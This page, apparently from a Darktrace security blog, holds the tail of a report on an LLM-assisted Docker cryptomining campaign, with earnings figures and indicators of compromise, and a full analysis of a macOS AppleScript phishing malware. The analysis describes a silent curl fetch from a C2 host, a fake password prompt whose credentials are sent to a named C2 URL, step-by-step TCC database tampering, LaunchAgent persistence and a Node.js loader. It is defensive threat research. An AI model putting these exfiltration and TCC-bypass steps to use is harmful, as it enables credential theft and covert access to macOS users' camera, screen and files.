Many attackers do not realise that while Monero uses an opaque blockchain (so transactions cannot be traced and wallet balances cannot be viewed), mining pools such as supportxmr will publish statistics for each wallet address that are publicly available. This makes it trivial to track the success of the campaign and the earnings of the attacker.

 The supportxmr mining pool overview for the attackers wallet address
Figure 3: The supportxmr mining pool overview for the attackers wallet address

Based on this information we can determine the attacker has made approx 0.015 XMR total since the beginning of this campaign, which as of writing is valued at £5. Per day, the attacker is generating 0.004 XMR, which is £1.33 as of writing. The worker count is 91, meaning that 91 hosts have been infected by this sample.

Conclusion

While the amount of money generated by the attacker in this case is relatively low, and cryptomining is far from a new technique, this campaign is proof that AI based LLMs have made cybercrime more accessible than ever. A single prompting session with a model was sufficient for this attacker to generate a functioning exploit framework and compromise more than ninety hosts, demonstrating that the operational value of AI for adversaries should not be underestimated.

CISOs and SOC leaders should treat this event as a preview of the near future. Threat actors can now generate custom malware on demand, modify exploits instantly, and automate every stage of compromise. Defenders must prioritize rapid patching, continuous attack surface monitoring, and behavioral detection approaches. AI‑generated malware is no longer theoretical — it is operational, scalable, and accessible to anyone.

Analyst commentary

It is worth noting that the downloaded script does not appear to include a Docker spreader, meaning the malware will not replicate to other victims from an infected host. This is uncommon for Docker malware, based on other samples analyzed by Darktrace researchers. This indicates that there is a separate script responsible for spreading, likely deployed by the attacker from a central spreader server. This theory is supported by the fact that the IP that initiated the connection, 49[.]36.33.11, is registered to a residential ISP in India. While it is possible the attacker is using a residential proxy server to cover their tracks, it is also plausible that they are running the spreading script from their home computer. However, this should not be taken as confirmed attribution.

Credit to Nathaniel Bill (Malware Research Engineer), Nathaniel Jones ( VP Threat Research | Field CISO AI Security)

Edited by Ryan Traill (Analyst Content Lead)

Indicators of Compromise (IoCs)

Spreader IP - 49[.]36.33.11
Malware host domain - smplu[.]link
Hash - 594ba70692730a7086ca0ce21ef37ebfc0fd1b0920e72ae23eff00935c48f15b
Hash 2 - d57dda6d9f9ab459ef5cc5105551f5c2061979f082e0c662f68e8c4c343d667d

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer

Blog

/

Network

/

February 9, 2026

AppleScript Abuse: Unpacking a macOS Phishing Campaign

AppleScript Abuse: Unpacking a macOS Phishing CampaignDefault blog imageDefault blog image

Introduction

Darktrace security researchers have identified a campaign targeting macOS users through a multistage malware campaign that leverages social engineering and attempted abuse of the macOS Transparency, Consent and Control (TCC) privacy feature.

The malware establishes persistence via LaunchAgents and deploys a modular Node.js loader capable of executing binaries delivered from a remote command-and-control (C2) server.

Due to increased built-in security mechanisms in macOS such as System Integrity Protection (SIP) and Gatekeeper, threat actors increasingly rely on alternative techniques, including fake software and ClickFix attacks [1] [2]. As a result, macOS threats r[NJ1] ely more heavily on social engineering instead of vulnerability exploitation to deliver payloads, a trend Darktrace has observed across the threat landscape [3].

Technical analysis

The infection chain starts with a phishing email that prompts the user to download an AppleScript file named “Confirmation_Token_Vesting.docx.scpt”, which attemps to masquerade as a legitimate Microsoft document.

The AppleScript header prompting execution of the script.
Figure 1: The AppleScript header prompting execution of the script.

Once the user opens the AppleScript file, they are presented with a prompt instructing them to run the script, supposedly due to “compatibility issues”. This prompt is necessary as AppleScript requires user interaction to execute the script, preventing it from running automatically. To further conceal its intent, the malicious part of the script is buried below many empty lines, assuming a user likely will not to the end of the file where the malicious code is placed.

Curl request to receive the next stage.
Figure 2: Curl request to receive the next stage.

This part of the script builds a silent curl request to “sevrrhst[.]com”, sending the user’s macOS operating system, CPU type and language. This request retrieves another script, which is saved as a hidden file at in ~/.ex.scpt, executed, and then deleted.

The retrieved payload is another AppleScript designed to steal credentials and retrieve additional payloads. It begins by loading the AppKit framework, which enables the script to create a fake dialog box prompting the user to enter their system username and password [4].

 Fake dialog prompt for system password.
Figure 3: Fake dialog prompt for system password.

The script then validates the username and password using the command "dscl /Search -authonly <username> <password>", all while displaying a fake progress bar to the user. If validation fails, the dialog window shakes suggesting an incorrect password and prompting the user to try again. The username and password are then encoded in Base64 and sent to: https://sevrrhst[.]com/css/controller.php?req=contact&ac=<user>&qd=<pass>.

Figure 4: Requirements gathered on trusted binary.

Within the getCSReq() function, the script chooses from trusted Mac applications: Finder, Terminal, Script Editor, osascript, and bash. Using the codesign command codesign -d --requirements, it extracts the designated code-signing requirement from the target application. If a valid requirement cannot be retrieved, that binary is skipped. Once a designated requirement is gathered, it is then compiled into a binary trust object using the Code Signing Requirement command (csreq). This trust object is then converted into hex so it can later be injected into the TCC SQLite database.[NB2]

To bypass integrity checks, the TCC directory is renamed to com.appled.tcc using Finder. TCC is a macOS privacy framework designed to restrict application access to sensitive data, requiring users to explicitly grant permissions before apps can access items such as files, contacts, and system resources [1].

Example of how users interact with TCC.
Figure 5: TCC directory renamed to com.appled.TCC.
Figure 6: Example of how users interact with TCC.

After the database directory rename is attempted, the killall command is used on the tccd daemon to force macOS to release the lock on the database. The database is then injected with the forged access records, including the service, trusted binary path, auth_value, and the forged csreq binary. The directory is renamed back to com.apple.TCC, allowing the injected entries to be read and the permissions to be accepted. This enables persistence authorization for:

  • Full disk access
  • Screen recording
  • Accessibility
  • Camera
  • Apple Events 
  • Input monitoring

The malware does not grant permissions to itself; instead, it forges TCC authorizations for trusted Apple-signed binaries (Terminal, osascript, Script Editor, and bash) and then executes malicious actions through these binaries to inherit their permissions.

Although the malware is attempting to manipulate TCC state via Finder, a trusted system component, Apple has introduced updates in recent macOS versions that move much of the authorization enforcement into the tccd daemon. These updates prevent unauthorized permission modifications through directory or database manipulation. As a result, the script may still succeed on some older operating systems, but it is likely to fail on newer installations, as tcc.db reloads now have more integrity checks and will fail on Mobile Device Management (MDM) [NB5] systems as their profiles override TCC.

 Snippet of decoded Base64 response.
Figure 7: Snippet of decoded Base64 response.

A request is made to the C2, which retrieves and executes a Base64-encoded script. This script retrieves additional payloads based on the system architecture and stores them inside a directory it creates named ~/.nodes. A series of requests are then made to sevrrhst[.]com for:

/controller.php?req=instd

/controller.php?req=tell

/controller.php?req=skip

These return a node archive, bundled Node.js binary, and a JavaScript payload. The JavaScript file, index.js, is a loader that profiles the system and sends the data to the C2. The script identified the system platform, whether macOS, Linux or Windows, and then gathers OS version, CPU details, memory usage, disk layout, network interfaces, and running process. This is sent to https://sevrrhst[.]com/inc/register.php?req=init as a JSON object. The victim system is then registered with the C2 and will receive a Base64-encoded response.

LaunchAgent patterns to be replaced with victim information.
Figure 8: LaunchAgent patterns to be replaced with victim information.

The Base64-encoded response decodes to an additional Javacript that is used to set up persistence. The script creates a folder named com.apple.commonjs in ~/Library and copies the Node dependencies into this directory. From the C2, the files package.json and default.js are retrieved and placed into the com.apple.commonjs folder. A LaunchAgent .plist is also downloaded into the LaunchAgents directory to ensure the malware automatically starts. The .plist launches node and default.js on load, and uses output logging to log errors and outputs.

Default.js is Base64 encoded JavaScript that functions as a command loop, periodically sending logs to the C2, and checking for new payloads to execute. This gives threat actors ongoing and the ability to dynamically modify behavior without having to redeploy the malware. A further Base64-encoded JavaScript file is downloaded as addon.js.

Addon.js is used as the final payload loader, retrieving a Base64-encoded binary from https://sevrrhst[.]com/inc/register.php?req=next. The binary is decoded from Base64 and written to disk as “node_addon”, and executed silently in the background. At the time of analysis, the C2 did not return a binary, possibly because certain conditions were not met.  However, this mechanism enables the delivery and execution of payloads. If the initial TCC abuse were successful, this payload could access protected resources such as Screen Capture and Camera without triggering a consent prompt, due to the previously established trust.

Conclusion

This campaign shows how a malicious threat actor can use an AppleScript loader to exploit user trust and manipulate TCC authorization mechanisms, achieving persistent access to a target network without exploiting vulnerabilities.

Although recent macOS versions include safeguards against this type of TCC abuse, users should keep their systems fully updated to ensure the most up to date protections.  These findings also highlight the intentions of threat actors when developing malware, even when their implementation is imperfect.

Credit to Tara Gould (Malware Research Lead)
Edited by Ryan Traill (Analyst Content Lead)

Indicators of Compromise (IoCs)

88.119.171[.]59

sevrrhst[.]com

https://sevrrhst[.]com/inc/register.php?req=next

https://stomcs[.]com/inc/register.php?req=next
https://techcross-es[.]com

Confirmation_Token_Vesting.docx.scpt - d3539d71a12fe640f3af8d6fb4c680fd

EDD_Questionnaire_Individual_Blank_Form.docx.scpt - 94b7392133935d2034b8169b9ce50764

Investor Profile (Japan-based) - Shiro Arai.pdf.scpt - 319d905b83bf9856b84340493c828a0c

MITRE ATTACK

T1566 - Phishing

T1059.002 - Command and Scripting Interpreter: Applescript

T1059.004 – Command and Scripting Interpreter: Unix Shell

T1059.007 – Command and Scripting Interpreter: JavaScript

T1222.002 – File and Directory Permissions Modification

T1036.005 – Masquerading: Match Legitimate Name or Location

T1140 – Deobfuscate/Decode Files or Information

T1547.001 – Boot or Logon Autostart Execution: Launch Agent

T1553.006 – Subvert Trust Controls: Code Signing Policy Modification

T1082 – System Information Discovery

T1057 – Process Discovery

T1105 – Ingress Tool Transfer

References

[1] https://www.darktrace.com/blog/from-the-depths-analyzing-the-cthulhu-stealer-malware-for-macos

[2] https://www.darktrace.com/blog/unpacking-clickfix-darktraces-detection-of-a-prolific-social-engineering-tactic

[3] https://www.darktrace.com/blog/crypto-wallets-continue-to-be-drained-in-elaborate-social-media-scam

[4] https://developer.apple.com/documentation/appkit

[5] https://www.huntress.com/blog/full-transparency-controlling-apples-tcc

Continue reading
About the author
Tara Gould
Malware Research Lead
Your data. Our AI.
Elevate your network security with Darktrace AI